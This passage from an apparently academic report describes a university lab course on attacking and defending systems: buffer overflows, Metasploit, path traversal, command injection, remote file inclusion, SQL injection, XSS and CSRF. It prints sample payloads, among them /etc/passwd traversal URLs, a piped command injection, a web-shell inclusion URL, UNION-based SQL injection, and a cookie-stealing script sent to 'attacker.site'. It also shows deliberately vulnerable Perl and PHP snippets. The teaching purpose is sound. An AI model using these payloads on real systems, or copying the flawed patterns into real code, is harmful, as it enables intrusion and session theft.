Stack based overflows have been more widely exploited and are better understood than other buffer overflow methods. Stack overflow exploits are somewhat easier to implement because there is always something critical to overwrite on the stack — the return address. Typical stack based overflow attack consists of the following steps [34]:

1. Find a buffer allocated in stack that could be overflowed and that allows to overwrite the return address in stack frame.

2. Place some hostile code in memory to which the program can jump when the function returns. Usually, code that gives the attacker remote shell access is used as this hostile code. Therefore it is called a shellcode.

3. Write over the return address on the stack with a value that causes the program to jump to the hostile code.

In reality crafting a working buffer overflow exploit is hard work and requires considerable amount of time, knowledge and talent.

Exploitation Frameworks The process of exploiting disclosed vulnerabilities has been greatly simplified by the emergence of exploitation frameworks which bundle together a number of exploits and payloads. Script-kiddie level of expertise is enough to use these tools to compromise unpatched systems. Exploitation frameworks reduce the complexity and increase the speed of developing new exploits, because they contain many ready-made modules. Although the tools could be abused by the attackers, the main purpose of exploitation frameworks is still to aid penetration testers, vulnerability researchers and other security professionals. Metasploit is currently the most successful open source and non-proprietary exploitation framework.

4.6.2 Objectives

Although the essence of buffer overflows is widely known, we find it is important to go over the main points of this vulnerability in theory. In practice, however, we currently stay at the high level and do not go into details of writing our own buffer overflow exploit. The main reason for this is that it would take too much time to be completed in the classroom. Learners would need considerable amount of background knowledge about memory management and skills in programming in C and assembler. The students will be introduced to Metasploit, which they could use to compromise target systems. Thus, the main objective of the exploitation topic is to cover theoretical aspects about buffer overflows and practice the easiest ways of using ready-made attack programs. For instance, this is useful because of the following reasons [30, p. 368-371]:

- Verifying the results from vulnerability assessment tools. Exploitation frameworks like Metasploit provide an easy way of checking whether the suspected vulnerabilities actually exist and are exploitable. In a large network the vulnerability assessment programs could report hundreds of false positives. There could be an error in the tool, vulnerability could exist, but be not exploitable because some memory regions are marked non-executable or anti-malware program detects the attack. Having more accurate information about security holes helps to prioritise patching. Also, the security professional or auditor who constantly

reports false positives will lose in reputation.

- Improving management awareness. The management will be much more motivated in paying attention to information security, if they are demonstrated how easy it is to compromise hosts in a network that is not sufficiently protected. The exploitation frameworks provide a simple way of setting up such demonstrations.

4.6.3 Tools

The exercises considering exploitation require the students to gain user or administrator level access to hosts. One would firstly need some tools for identifying potential vulnerabilities: nmap, OpenVAS, Xprobe2, web browser. Secondly, after enough information has been gathered about the target, pre-written attack program is needed for exploitation. We refer to Metasploit Framework and to public exploit repositories like Milw0rm[35] or Packet Storm[36].

4.6.4 Implementation

We have set up one Windows XP and one Linux hosts for the exploitation exercises. Both of the systems are missing some patches. It is important that every student has her own targets. The exploits often cause the systems to be unstable or even crash. Naturally, we want to avoid situation where most of the time we are restarting the targets, because someone has tried an inappropriate exploit.

Previously we used Windows XP SP1 for one host with some patches applied and some not. Currently we are using Windows XP SP3 without patch for MS08-067 vulnerability. If the student is able to identify the operating system of the target it should be quite obvious which exploit to use. Thus, we are not spending too much time for just trying different Metasploit modules.

The Linux host has very basic and vulnerable Java web server running through which one could easily gain user-level access to the system. The kernel of the computer has also some vulnerabilities that could be used for privilege escalation.

[35] `http://www.milw0rm.org`, last checked 14.06.2009

[36] `http://www.packetstormsecurity.org/`, last checked 14.06.2009

4.6.5 Tasks

The students have to complete the following tasks:

- Gain access to Windows host and read a file in user's desktop.
- Firstly, gain user level access to Linux host. This could be accomplished by exploiting a path traversal vulnerability in custom "web server" developed by a newbie programmer. Secondly, escalate the privileges to root level access.

4.6.6 Further Improvement

Undermentioned ideas are only a small subset of potential future developments.

- The exact systems and services that the students attack should be updated before the lab to reflect more realistic and current situation.
- There should be more advanced exercises on buffer overflow attacks. One approach is to write a simple C/C++ network service with buffer overflow vulnerability, run it on an environment without stack protection mechanisms (non-executable or randomised stack, canaries), share the source code with the students and give them opportunity to write their own exploit against this custom service.
- Consider integer overflows because these are not so well-known.

4.7 Web Application Security

The next exercises are mainly dedicated to web application security although they could be combined with network or operating system issues. During the last years the attacks have been moved up the stack against application layer. For instance [4] states that in 2008 intrusion attempts targeted the application layer (39% of all attacks) more than the operating system or platform (23%). Web applications have gained much attention by the intruders, because often it is just easier to attack them. The organisation could have solid perimeter defences like firewalls or intrusion prevention systems to protect the internal networks. The web applications, however, need to be publicly available to do their business. They are frequently connected to backend

databases rendering the perimeter defences useless. Writing a powerful web application in a short period of time is achievable even for a novice programmer. Meanwhile writing a secure web application requires considerable amount of knowledge and time. Some of the attacks like cross site scripting or cross site request forgery are very easy to exploit but still quite complicated to protect against. Thereby data breaches and system compromises through web applications are common and likely to remain significant for the foreseeable future.

The primary tools that we need in order to learn web application security issues are web browser and a proxy. The main goal of the intercepting proxies is to allow the operator to review and modify requests created by the browser before they are sent to the server. In addition, these tools may contain different modules for spidering the web site, analysing session IDs, identifying cross site scripting vulnerabilities or automating other types of attacks. Burp Proxy[37] and Webscarab[38] are good examples of intercepting proxies. Of course, plenty of very useful web testing frameworks and other tools are available for professional security specialists. As our main goal is to discuss the essence of the attacks we do not pay much attention to these.

4.8 Session Management and Path Traversal Attacks

4.8.1 Introduction

Path Traversal Web applications sometimes need to read from or write to a file system on the basis of parameters supplied within user requests. If these operations are carried out in an unsafe manner, an attacker can submit crafted input which causes the application to access files that the application designer did not intend it to access. By using "../" sequences in URL the attacker could be able to read or write data including application source code, configuration and critical system files. This kind of attack is called path traversal — its aim is to access files and directories that are stored outside the webroot [31, ch. 10]. Consider the following example:

```
http://secure.gallery.com/image\_view.asp?file=abc.jpg
```

The server could process this request as follows:

[37] `http://portswigger.net/proxy/`, last checked 14.06.2009

[38] `http://www.owasp.org/index.php/Category:OWASP\_WebScarab\_Project`, last checked 14.06.2009

1. Extract the value of the file parameter.
2. Append this value to the prefix like `/var/www/gallery/webroot/images/`.
3. Open the file with this name and return it to the client.

The vulnerability arises because an attacker can place path traversal sequences into the filename in order to backtrack up from the images directory. A typical attack would look like the following:

```
http://.../image\_view.asp?file=../../../../../etc/passwd
http://.../image\_view.asp?file=..\\..\\..\\..\\boot.ini
```

The attack has been widely known and it is common to encounter applications that implement various defences against them. If the protection is based on input validation filters, it could be possible to bypass it, because often these filters are poorly designed. For instance, sometimes the application doesn't apply the filter recursively.

Attacking Session Management Session management system is a critical security component in majority of web applications. The HTTP protocol is essentially stateless. It is based on a simple request-response model. Each pair of messages represents an independent transaction. The protocol itself contains no mechanism for linking together the series of requests made by one particular user and distinguishing these from all of the other requests received by the web server. Therefore the application needs to use some method to recognise each user's session. The most common way to achieve this is to issue each user a unique token. On every subsequent request to the application, the user resubmits this token, enabling the application to determine, which earlier requests the current request relates to. The token could be sent in the HTTP header as a cookie, placed in other parts of the header, specified in the URL or even in the body of the HTTP request.

The primary goal for the attacker is to gain unauthorised access to the web application by hijacking authenticated user's session. Basically, the intruder needs to predict or steal a valid user's session token. The typical methods for hijacking include the following:

- Exploiting weaknesses in the generation of session tokens. Sometimes the developers use custom schemes for generating session tokens. This has occasionally resulted in creation of tokens that are not random and that could be predicted.

- Exploiting weaknesses in the handling of session tokens. Session tokens could be acquired by sniffing traffic on the network. The identifiers could be disclosed in logs, if they are passed in unsafe manner like in URLs: user's browser logs, web server logs, ISP or corporate web proxy logs, HTTP Referer logs in servers that are visited by following off-site links.

- Client-side attacks: cross site scripting (Sec. 4.11), Trojans.

4.8.2 Objectives

Path traversal attack is simple in nature and has been known for a long time. Nevertheless, many directory traversal vulnerabilities in web applications or web server software are published every year. Our objective is to show how poorly designed countermeasures against path traversal could be circumvented. Naturally, basic countermeasures to avoid path traversal will also be discussed.

Our training audience includes persons who do not have much experience with web technologies. The objective is to describe how session management is usually implemented in web applications, what are the common attack vectors against it and how to protect the application form session management attacks. The students will investigate the requests exchanged between the browser and the web server using an intercepting proxy. This proxy is used to change the requests so that they contain stolen session ID resulting in the hijack of a valid user's session. During the exercises students should understand that the client side data is completely untrustworthy for the web application. We hope that after covering this topic the learners are aware of how important session management is and what are the main countermeasures to avoid vulnerabilities.

4.8.3 Implementation

We have set up a system running modified version of SimpleWebServer from [9]. SimpleWebServer is a vulnerable web server written in Java, which basically only displays the contents of files asked via GET request. The path of the filename specified in the HTTP GET is not normalised or validated in a secure way. The web server has a poorly designed filter in place, which non-recursively removes dangerous path traversal sequences from the path

string. Ultimately, it is feasible to access arbitrary system files that the user, under which the web server is running, can access.

According to our scenario, the SimpleWebServer was set up just for experimentations by a novice programmer. This vulnerable service is running on a high TCP port. The main purpose of the same system is to host a PHP application running on Apache web server. Access to the content served by this application is protected by a form based authentication system. Session IDs are transferred in cookies. The path traversal vulnerability in SimpleWebServer enables to obtain the session keys from the file system and take over a validated user's session of the main PHP application.

4.8.4 Tasks

The following tasks involve exploiting path traversal vulnerability and attacking session management:

- The ultimate goal is to get access to the content served by PHP web application on target system. Access is controlled by login form. The target is also running another service that could be used to read files. Find that service, circumvent poorly designed filter which tries to avoid directory traversal, and find the place where the PHP application stores its session IDs.

- Use valid user's session ID to get access to the content served by the PHP web application.

4.8.5 Further Improvement

We find the next items are important to consider:

- The process of gaining authenticated user's session key is artificial at the moment. By default PHP session management component would not write session IDs into `/tmp` folder such that they are readable to other users than root. A more realistic way of stealing the session keys sent in cookies would be by sniffing traffic or using client side attacks. This task could be combined with network sniffing exercises.

- It would be probably more interesting to attack session management mechanism that contains some common mistakes, which makes the

session tokens predictable such that eventually it is able to commit effective brute-force attack (Sec. 4.4).

4.9 Code Injection

4.9.1 Introduction

Code injection is a huge topic encompassing many types of attacks against different environments and languages. In general, this class of attacks depend on inserting malicious code into the application, which is then somehow interpreted and executed. Applications usually receive user-supplied data and manipulate and act on it. In some situations the attacker can supply crafted input that breaks out of the data context and causes the application to interpret it as program instructions. The root cause of the vulnerabilities exploited by code injection is improper input and output validation.

We have prepared exercises only on a few code injection types against a few technologies. SQL injection has more coverage in separate section (Sec. 4.10). SOAP, XPath, SMTP or LDAP injection [31, p. 313-331] are out of the scope of our current work.

OS Command Injection User input is sometimes used to form command strings that the web application passes directly to operating system command interpreter. In this case the attacker could be able to craft malicious input such that an arbitrary command is executed on the server. Consider, for instance, the following extract from CGI perl script:

```
#!/usr/bin/perl -w
use CGI qw/:standard/;
my $query = new CGI;
my $domain  = $query->param('domain');
/.../
system("/usr/bin/nslookup $domain");
print $_;
```

Suppose the attacker inserts "`www.se | cat /etc/passwd`" as the value of the `domain` parameter. Instead of returning the results of nslookup on domain `www.se`, the contents of the file `/etc/passwd` will be displayed to the attacker. This happens because of the following reasons. Firstly, if Perl

function `system()` has only single argument, it is checked for shell metacharacters, and if there are any, the entire argument is passed to the system's command shell for parsing. Secondly shell metacharacters are allowed in scalar `$domain`. For instance shell is not spawned in the following construct:

```
system("/usr/bin/nslookup", $domain);
```

Similar problems could arise with other functions like `exec()` and in other languages like PHP, ASP or shell based CGI.

Command injection flaws have been particularly prevalent within applications that provide an administrative interface to servers or to devices such as firewalls, printers, and routers. These applications often have particular requirements for operating system interaction that lead developers to use direct commands, which incorporate user-supplied data [31, p. 300].

File Inclusion Scripting languages often enable placing code into separate files and include them into other files as needed. The code in the included file is interpreted just as if it had been inserted at the location of the include directive. The problems arise when the name of the include file depends on user input which is not properly validated. Consider the following fragment of PHP code:

```
if (isset($_GET['page'])) {
  $page = $_GET['page'];
  include($page . '.php');
}
```

Suppose the webserver will be requested the following URL:

`http://server/index.php?page=home`

Then the file named `home.php` will be included and executed. But the attacker can insert anything as the value of the `page` parameter. Most dangerous is the case when PHP allows to include remote files. In such a case, the attackers usually try to include a web shell, which is basically a graphical user interface to the system, making it easy to run commands on that server:

```
http://server/index.php?page=http://badguys-server/r57shell
```

This vulnerability is called Remote File Inclusion. Even when PHP does not allow to include remote files, which is the default setting in PHP5, there could still be possibilities for local file inclusion attacks. For instance, some web applications enable to upload images or other files. The attacker could try to upload the shell to the server and then include it as a local file.

4.9.2 Objectives

Our objective is to introduce the large class of attacks generally known as code injection by a few simple examples. Firstly, the students should learn that it is not a good idea to invoke operating system commands being partially composed of user input directly on the server. Usually there are specific APIs for doing the same tasks. If it is not avoidable to use functions like `exec()` or `system()`, the user input should be strictly validated. The input should be restricted to narrow character set and all shell metacharacters should be rejected. Preferably a white list should be used to restrict user input to the set of expected values. Secondly, our purpose is to show how the remote file inclusion, as one of the most prevalent vulnerabilities in PHP applications, works and how it could be prevented.

4.9.3 Implementation

For the example of command injection vulnerability we have written a short CGI script in Perl. It is basically a web interface to networking tools ping, traceroute and whois. These kind of tools are often included into the administrating interfaces of network devices like routers, firewalls or printers. The interfaces, in turn, have had command injection vulnerabilities in them. Our Perl script insecurely invokes the `open()` function. The syntax is so that the shell is executed to parse the arguments. But those arguments come from the user input through the web interface. Namely, the problem lies in the following statement:

```
open (PIPE, "$os_cmd $addr 2>&1 |");
```

Remote file inclusion vulnerability is demonstrated by simple PHP web page. We have written the navigation functionality of the site such that it is possible to include and execute code in remote files.

4.9.4 Tasks

The students will be given the following tasks.

- The target web server has a CGI script named net-tools installed in the `cgi-bin` directory. Find a way to exploit it and read the file `/etc/code.txt`

- The target is hosting a poorly coded web application. It utilises a local MySQL database. The database installation is probably default, so the access could be gained by using root account without a password... The only problem is that the database service is listening only on loopback interface. Find a way how to get access to the database. Executing a PHP shell on the server would probably be the easiest method.

4.9.5 Further Improvement

Students had some common problems when trying the file inclusion attack. Several learners tried to serve the code of the webshell from their own web-server as a `.php` file. Most of them had Apache with `mod_php` installed and of course the webshell was interpreted by the server. So instead of the target they executed the shell in their own server and it took some time to figure out what the problem was. We also gave the students references to many different PHP shells, but one of them was more suitable for the task needed to be accomplished. Consequently we should improve the instructions given to the students to save time. Other comments on the current exercises are listed below.

- Command injection exercise is currently too easy. Only persons without experience in using Linux had some difficulties. They should be briefed about options how to batch multiple commands together in Linux shell. The task should be made harder to complete or changed for some other exercise.

- For the exercises on SQL injection, cross site scripting and cross site request forgery we have developed a simple web site that corresponds to our fictitious scenario. The code injection attacks discussed in this section are currently not in line with the scenario, but should be.

- We should research the benefits of exercising code injection techniques in more complex and modern environments. For instance injecting into SOAP or XPath.

4.10 SQL Injection

4.10.1 Introduction

SQL injection is a common and well-understood application-level attack. Web applications often construct SQL statements that incorporate user-supplied data. If this is done in an unsafe way the application may be vulnerable to SQL injection. In the most serious cases, SQL injection can enable an anonymous attacker to read and modify all data stored within the database and even take full control of the server on which the database is running. The fundamentals of SQL injection are common to the majority of the database platforms. However, there are many significant differences in the details.

SQL injection is another example of old and commonly known, but still very widespread security problem. In 2008 SQL injection was used to infect hundreds of thousands of websites[39]. The technique has been even used by botnets to spread and infect another hosts [15]. The topic has many nuances and in our work we are able to cover only a fraction of different aspects about SQL injection.

Injecting into string parameter The classical example of SQL injection considers bypassing a form based login. Suppose the authentication form of a web application works as follows. From the username and password specified in user input, the following SQL query will be constructed:

```
SELECT * FROM `users`
WHERE username='$username' AND password='$pwd'
```

If the request returns at least one row, login succeeds. Next, suppose the application allows to insert such a string as the username that

```
$username = "james' OR 1=1 -- "
```

Then the following query is requested from the database:

[39] `http://www.f-secure.com/weblog/archives/00001427.html`, last checked 14.06.2009

```
SELECT * FROM `users`
WHERE username = 'james' OR 1=1 -- ' AND password='$pwd'
```

Note that the double hyphen tells the SQL query interpreter that the remainder of the line is a comment and should be ignored. The resulting query will return all rows from the users table and the password will be not checked at all.

Injecting into numeric variable The first countermeasure against SQL injection that probably comes to mind is to escape or filter out the dangerous metacharacters like single quotes or hyphens. In practice this approach could be very difficult to ensure security because one has to take into account numerous special cases. For instance, numeric user-supplied data is often not encapsulated within single quotation marks. Consider the following SQL statement:

```
SELECT * FROM clients
WHERE account_nr = $account AND pin = $pin;
```

The attacker could exploit this query by injecting a string such that the statement becomes

```
SELECT * FROM clients
WHERE account_nr = 666 OR 1=1 # AND pin = 0
```

Hash symbol is also used in MySQL to denote the beginning of a comment. Therefore only escaping or rejecting single quotes and hyphens fails in this particular case.

The UNION operator While most SQL server implementations allow multiple statements to be executed with one call, some SQL APIs such as PHP's `mysql_query` do not allow this for security reasons. This prevents attackers from injecting entirely separate queries, but doesn't stop them from modifying queries. Thus in case of PHP and MySQL applications, it is not possible to use semicolon to start a completely new query. Instead, it could be possible to use the UNION operator to get arbitrary data from a database. This operator is used in SQL to combine the results of two or more SELECT statements into a single result set. Often the attacker can exploit the UNION operator to perform entirely separate SELECT query and to obtain the values of fields from other tables. The following example illustrates this case:

```
SELECT author,title,year FROM `books`
WHERE publisher = '$publisher'
```

Suppose that the variable `$publisher` is under the control of the attacker. Then the attacker can cause the following query to be requested from the database:

```
SELECT author,title,year FROM `books`
WHERE publisher = 'something'
UNION SELECT user,password,3
FROM mysql.user -- '
```

Note that the queries which the UNION clause combines must have the same number of columns.

Blind SQL injection Normal SQL injection allows the results of the SQL injection to be returned within the web response. Sometimes the attacker is also able to force the application to reveal the SQL statement, or at least part of the statement, that is being made by the web application to the backend database. This is generally achieved by forcing the web application to produce an error that discloses SQL information. Nowadays though, the error messages are likely to be generic and uninformative. E.g. a simple '500 Server Error' or a custom error page could be issued. Therefore SQL injection vulnerabilities are more difficult to detect and exploit.

Blind SQL injection does not reveal any part of the SQL statement or SQL results. In this case it is not possible to directly dump the database contents or read the command output from the web response. However, it could be possible to use injected query to conditionally trigger some detectable behaviour by the database. This may be simply a different page or message returned on successful SQL injection. Another option is to use timing attacks. Web server could be requested to pause for a number of seconds before returning the page. The data could be dumped by asking several true or false questions [14, p. 385-388].

4.10.2 Objectives

The objective of the current topic is to give a good background about the SQL injection problem by having the students themselves complete several SQL injections under different circumstances. We want to emphasise that it is actually easy to avoid this type of vulnerabilities. In fact, the primary

cause of SQL injection flaws seems to be just laziness of the developers. The students should learn that the best way of avoiding SQL injection is to use prepared statements or database specific escaping of all user input. Most of the tasks under this topic are not easy. The students have to show creativity and use several tricks to be successful.

4.10.3 Implementation

We have built a custom PHP web application according to our fictitious scenario for several topics including SQL injection. Recall that by our scenario the students help to seek information about aliens from the networks of imagined organisation called U.S. Outer Space Command. The application is basically the internal web site of this institution. We found that building custom application is the most suitable option, because it is easy to adapt the code for our needs. The application is simple and generally it is easy to find potentially exploitable input fields. There are several vulnerabilities in it, which could be switched on and off from the configuration file. The idea is that for different tasks we run the same application in a different virtual machine and activate only one flaw at a time. Naturally, we want to avoid the situation where the next task could be completed using the solution from the previous task.

4.10.4 Tasks

The descriptions of the SQL injection tasks are the following:

- The target web application is protected by form based authentication. Bypass the login and gain access to the restricted area. The application is escaping single quote with another single quote. Thus the students have to find a way to circumvent that escaping.

- The target web application has a public part and a private password protected area. The underlying database is the same for both parts. Identify instances in the public area where the application appears to be accessing back-end database. Find an item that could be used to carry out SQL injection. Enumerate the databases, tables and columns by querying information from special MySQL database — the INFORMATION_SCHEMA. Find information about specific object given in mission description.

Note that the application filters out all the spaces so the students have to find a way how to construct syntactically correct SQL clauses without using spaces.

- The target web application is the same as in previous task and task is similar. Except that the old vulnerability has been patched and the students have to find a new one. This time the application does not display any error messages that could reveal the syntax of the queries.
- The final task is also about getting sensitive information out of the database. However, it can be achieved only by using the techniques of completely blind SQL injection.

4.10.5 Further Improvement

We would like to emphasise the importance of thorough testing of the exercises. Although this requirement is obvious we still didn't have enough time before the first class to practice the tasks ourself from the beginning to the end. Thus, we imagined some of the exercises to be simpler than they actually were. We have the following ideas how to improve the existing exercises and which kind of new tasks could be added:

- Use another database engine like Oracle or MS-SQL that contain more functionality for executing attacks not possible with MySQL. For instance MS-SQL has built-in `xp_cmdshell` stored procedure which allows users with DBA permissions to execute operating system commands. Situations where there is no password set for the MS-SQL administrative **sa** user have been even too common.
- Set-up an IDS system that tries to protect the web application by filtering out SQL metacharacters. It has to be possible to evade the filter — e.g. it could accept hex encodings of metacharacters.
- Prepare an advanced exercise on second order SQL injection attack.

4.11 Cross Site Scripting

4.11.1 Introduction

Until now we have primarily focused on attacks directly targeting the server-side application itself. In the following sections, we are going to see different

type of techniques used to cause trouble. Cross-site scripting (XSS) and cross-site request forgery (CSRF) attacks target the other users of the application, although the vulnerabilities still exist within the server-side.

XSS is currently one of the most prevalent security vulnerabilities in web applications[40]. These flaws are often trivial to identify. Many of the cases are actually not significant because one cannot do anything particularly worthwhile by exploiting the vulnerability. However, in some circumstances XSS attack could be used to get control over the entire application.

XSS flaws occur when an application takes user supplied data and sends it to a web browser without first validating or encoding that content. XSS allows attackers to inject a malicious script in the victim's browser. This script could be used to hijack the user's session, virtually deface web sites, capture the contents of the clipboard, port scan local network, introduce worms, cause denial of service, etc.

Reflected XSS This type of XSS occurs when user supplied input in the HTTP request is reflected back into user's browser in the corresponding HTTP response. This behaviour has been common in case of displaying error pages or search results. Consider for instance a web site with a search form. Suppose that after the user has submitted the search string the following request will be executed:

`http://www.trusted.site/search.php?q=SearchString`

Suppose now that in the beginning of the returned web page with the search results, the following line is displayed:

Results 1 - 10 of about 10000 for `SearchString` (0.23 seconds)

If the application does not validate or sanitise the contents inside `SearchString`, the attacker could construct a link similar to:

```
http://www.trusted.site/search.php?q=
<script>alert('Attacked!')</script>
```

The script will be executed on user's browser if she clicks on the link. Of course, firstly the link has to be somehow delivered to the user. This could be done by utilising social engineering and constructing specific e-mail encouraging to click on the link. Note that the user trusts the site `www.trusted.site`

[40] `http://www.owasp.org/index.php/Top_10_2007-A1`, last checked 14.06.2009

and it is improbable that the ordinary person will examine or even understand what is written in the place of the query string.

Stored XSS Persistent XSS occurs when data submitted by one user is stored on the target server and then displayed to other users without being filtered or sanitised appropriately. Every user that accesses the poisoned web page and requests the stored content receives the script, which is then executed in the user's browser. Stored XSS vulnerabilities are common in applications that support interaction between users. The malicious script could be entered as forum postings, comment fields, user profile parameters, etc. In April 2009, XSS vulnerability in popular social networking site called Twitter was exploited to start a worm[41]. Several fields like the URL in user's profile were vulnerable.

Session Hijacking The classical example used to describe the possible impact of XSS vulnerabilities is session hijacking. Consider a web site that is using cookie based session tokens for authenticating the users. Suppose that the user has already logged into the site. In addition, suppose the web site contains a stored XSS vulnerability and the attacker is able to inject the following script into the web page:

```
<script type="text/javascript">
  var cookie = escape(document.cookie);
  document.write("<img src=http://attacker.site/cookie="
+ cookie + ">");
</script>
```

If the user happens to visit the page where this script is stored, her session token will be sent in the GET request to the attacker's server. Note that the *same-origin policy* (cf. Annex A) implemented in web browsers permits this.

4.11.2 Objectives

As we have already mentioned before, XSS is one of the most widespread vulnerabilities in web applications. Our intention is just to familiarise the students with the problem and give them basic experience of finding XSS flaws. We emphasise that the best way of avoiding XSS attacks is by doing

[41] `http://dcortesi.com/2009/04/11/twitter-stalkdaily-worm-postmortem/`, last checked 14.06.2009

proper output escaping — ensuring that characters are treated as data, not as characters that are relevant to the interpreter's parser. Using only input validation is not sufficient in case of injection attacks. Firstly, applications must allow potentially harmful characters in. Consider for instance the case when one needs to store names like O'Neil in database. Secondly, user input could come from different sources. Thus we can not always assume that input has been correctly validated in the first place. The students will be directed to OWASP's XSS Prevention Cheatsheet[42] for in-depth discussion about the countermeasures against XSS.

4.11.3 Implementation

Our custom U.S. Military Outer Space Command's web site contains a forum page. Users are allowed to create new topics and post messages to already existing topics. Some of the fields are not properly validated and escaped. This results in a stored XSS vulnerability. The attacker (student in our case) is able to place malicious script on the web page which is executed in the user's browser who visits that specific page. The web application is using cookie based authentication. Therefore, it is possible to exploit the permanent XSS to hijack other users' sessions.

As XSS is about attacking other end users, there has to be a person against who the students will construct the attack. The victim has to visit the pages on the forum. While the real attacker would craft a script that doesn't reveal its presence to the user at all, the students could post all kinds of scripts on the web page. Some of those scripts could cause new windows to pop-up. Currently we do not simulate automatically the actions of the user whose session the students have to hijack. The instructor has to manually visit the forum and react to any unexpected events. Note that for the instructor it is also important to be prepared for constantly cleaning up the database of the vulnerable web application from unnecessary scripts. In the end, there are many unexperienced students simultaneously trying to inject scripts that could potentially cause some unwanted behaviour.

4.11.4 Tasks

We have currently prepared only one task considering XSS:

[42] `http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet`, last checked 14.06.2009

- Find a stored XSS vulnerability from the public forum page of the web application. The forum is periodically visited by the administrator of this site who has been logged in to the restricted area. Use the XSS flaw to hijack the administrators session and gain access to the restricted part of the website.

4.11.5 Further Improvement

There is plenty of room for improvement and new exercises to cover XSS more deeply:

- Include an exercise which covers reflected XSS.
- Include more advanced exercise which illustrates that there are many ways how to circumvent XSS filters[43].
- Prepare an exercise, which demonstrates why input validation is not always sufficient to avoid XSS vulnerabilities. The environment could consist of multiple applications partially using the same database. Poor input validation routines in one application could result in XSS flaws in other application.

4.12 Cross Site Request Forgery

4.12.1 Introduction

Cross Site Request Forgery (CSRF) attacks work by exploiting the trust that the web application has for a user. In essence, the attack is about issuing HTTP requests in the context of victim's web session. It has been known for a long time. Similarly to many other web application flaws, CSRF vulnerabilities hadn't been exploited very often until recently and therefore were ignored by the developers. For example, [39] lists four serious vulnerabilities in major sites, one of which allowed the attacker to transfer money out of user's bank accounts. In general CSRF attack works as follows:

- Suppose the user's web browser has established an authenticated session with the trusted site. To achieve this, mostly the user has to log in with username and password. In internal networks the authentication could be also based on only IP addresses.

[43] `http://ha.ckers.org/xss.html`, last checked 14.06.2009

- Assume that the attacker has set up a malicious site and is somehow able to trick the victim to visit this site. The attacker could place a script or other content to this malicious web which forces the victim's browser to send a request to the trusted site to perform some evil action. Specifically, the attacker could *forge* a *cross-site* request from the malicious site to the trusted site.

- After the user has visited the malicious web page, the trusted site sees a valid authenticated request coming from victim's browser and performs the actions specified in the request. Naturally, we assume that the trusted site doesn't have any specific countermeasures against CSRF. Therefore, the application authenticates the request only relying on the information automatically submitted by the browser — session cookies, HTTP basic authentication credentials, Windows domain credentials, etc.

Recall again that the same-origin policy prevents the scripts in malicious site from reading the cookies or inspecting the contents of the trusted site opened in another browser window or tab. However, the scripts loaded from the malicious site to the browser are permitted to send requests to the trusted site.

As we can see from the description, CSRF attack itself is simple, but it is not trivial to make it work in real life. The victim has to be tricked to visit the malicious site at the same time when she is logged in to the trusted site using the same browser instance. Also, the attacker must find a form submission at the target site that does something useful for him. This somewhat reduces the actual risk. Still there have been serious vulnerabilities in popular web sites and several real world attacks are known[44].

4.12.2 Objectives

Our objective is to draw students' attention to web application security problem that a few years ago was almost entirely ignored by the developers. After completing the exercise students should have a clear understanding how CSRF attacks work and what is the associated risk. Unexperienced students

[44] `http://www.gnucitizen.org/blog/google-gmail-e-mail-hijack-technique/`, last checked 14.06.2009

will see how Javascript and hidden HTML iframe tags could be used to submit a form on behalf of a user transparently to her. This lab should also give more insight into the same-origin policy implemented in web browsers. CSRF is actually not very easy to fix taking into account all the possible cases. Fortunately, the protection mechanisms are being or have already been added into popular web development frameworks. We hope that after participating in the lab the students are able to identify CSRF vulnerabilities in the applications they need to secure and are motivated to write secure code whether with the help of the features built into existing frameworks or implementing the countermeasures themselves.

4.12.3 Implementation

The U.S. Military Outer Space Command's web application developed for the exercises has a page where authenticated users can change their profile. Namely the name and e-mail address. There is also a form which allows the user to reset her password. All she has to do is enter her username and press the submit button. The automatically generated new password will be sent to user's e-mail address. Suppose the attacker is able to send a request on behalf of a logged in user to the system, which changes user's e-mail address. Then the attacker can reset the victim's password such that it is sent to the mail account under the control of the attacker.

The instructor must once again play the role of the victim and visit "malicious" sites set up by the students. According to our experience this solution is satisfactory. The students will need different amount of time to understand the concept of CSRF, find a way how to exploit the vulnerability in our web application, and construct and test a working attack site. Therefore the instructor does not need to be engaged with many students simultaneously.

4.12.4 Tasks

We have currently prepared only one task considering CSRF:

- Find a security weakness from the exercise website which allows to steal specific user's password. The username will be given.

4.12.5 Improvement

Another way how CSRF attacks could be practiced is to try to hack a home router. The default configuration of these devices is often not changed by the end users. Router's administrative web interface is sometimes not protected by password. In other cases publicly available default password is used. The access to administrative interface is in majority of the cases allowed only from the internal private network. However, the IP range of this private network is usually known or at least easily predictable. Same applies to the IP address of the the administrative interface itself. If it is possible to trick the user behind described home router to visit a malicious site, the attacker could be able to craft cross-site requests from the malicious site to the administrative interface of the router. The requests could be used to change the router's configuration like DNS servers, firewall rules to allow access from the Internet, etc.

4.13 New Topics

There are so many different types of attacks that it would be never possible to cover them during one course and therefore a selection has to be made. It is still important to constantly update existing exercises and find new relevant topics. However, the old attacks shouldn't be forgotten or they will reappear. In the following, we outline some new themes that should be considered when improving the exercises in the future.

- Attacks in wireless networks

  Wireless networks are becoming more and more important and prevalent. Although the initial inherently insecure security protocol WEP has now a presumably safe alternative in WPA2, wireless networks are often not securely configured.

- Attacks against Voice over IP (VoIP)

  VoIP is a complex, still relatively young and rapidly evolving technology, which introduces new security concerns.

- Attacks against network infrastructure

  If the networking devices implementing the low layer architecture are not properly configured, bad things can happen. The main problem

with preparing exercises for experimenting attacks against protocols like *Spanning Tree Protocol* (STP), *Cisco Discovery Protocol* (CDP), *VLAN Trunking Protocol* (VTP), 802.1q or routing protocols, is that we would need additional networking hardware. Of course, these devices could be acquired and there is also a possibility to cooperate and use the resources of several labs.

- Attacks against Internet infrastructure

  Wide-scale assaults against Internet core protocols such as BGP or DNS are particularly interesting because of their potential impact. Experimenting with attacks such as BGP hijacking would probably require larger lab network with many fictional autonomous systems.

- Attacks against web applications

  Currently, we have prepared practical exercises which cover only a fraction of web application vulnerabilities. More attention should be devoted to issues associated with Web 2.0 applications and web services: Clickjacking, SOAP and XML manipulation, JSON and XPath injection, etc. Blended attacks such as XSS in combination with CSRF or SQL injection are also interesting. As protection mechanisms against well-known vulnerabilities like SQL injection or XSS will become effective, exploiting of business logic errors will probably gain more popularity among the attackers.

5 Students' Feedback

We have received very valuable feedback concerning the exercises from the students participating in IT systems attacks and defence course in Fall 2008. In this chapter, we outline and analyse the main aspects pointed out by the students.

5.1 Topics

We have already mentioned one of the most important challenges to us — the student's have very different background and previous knowledge. For instance, persons knowing more about network administration didn't have so much experience with web applications and vice versa. Therefore, it is actually a good idea to cover a wide range of topics including both network and application level security issues.

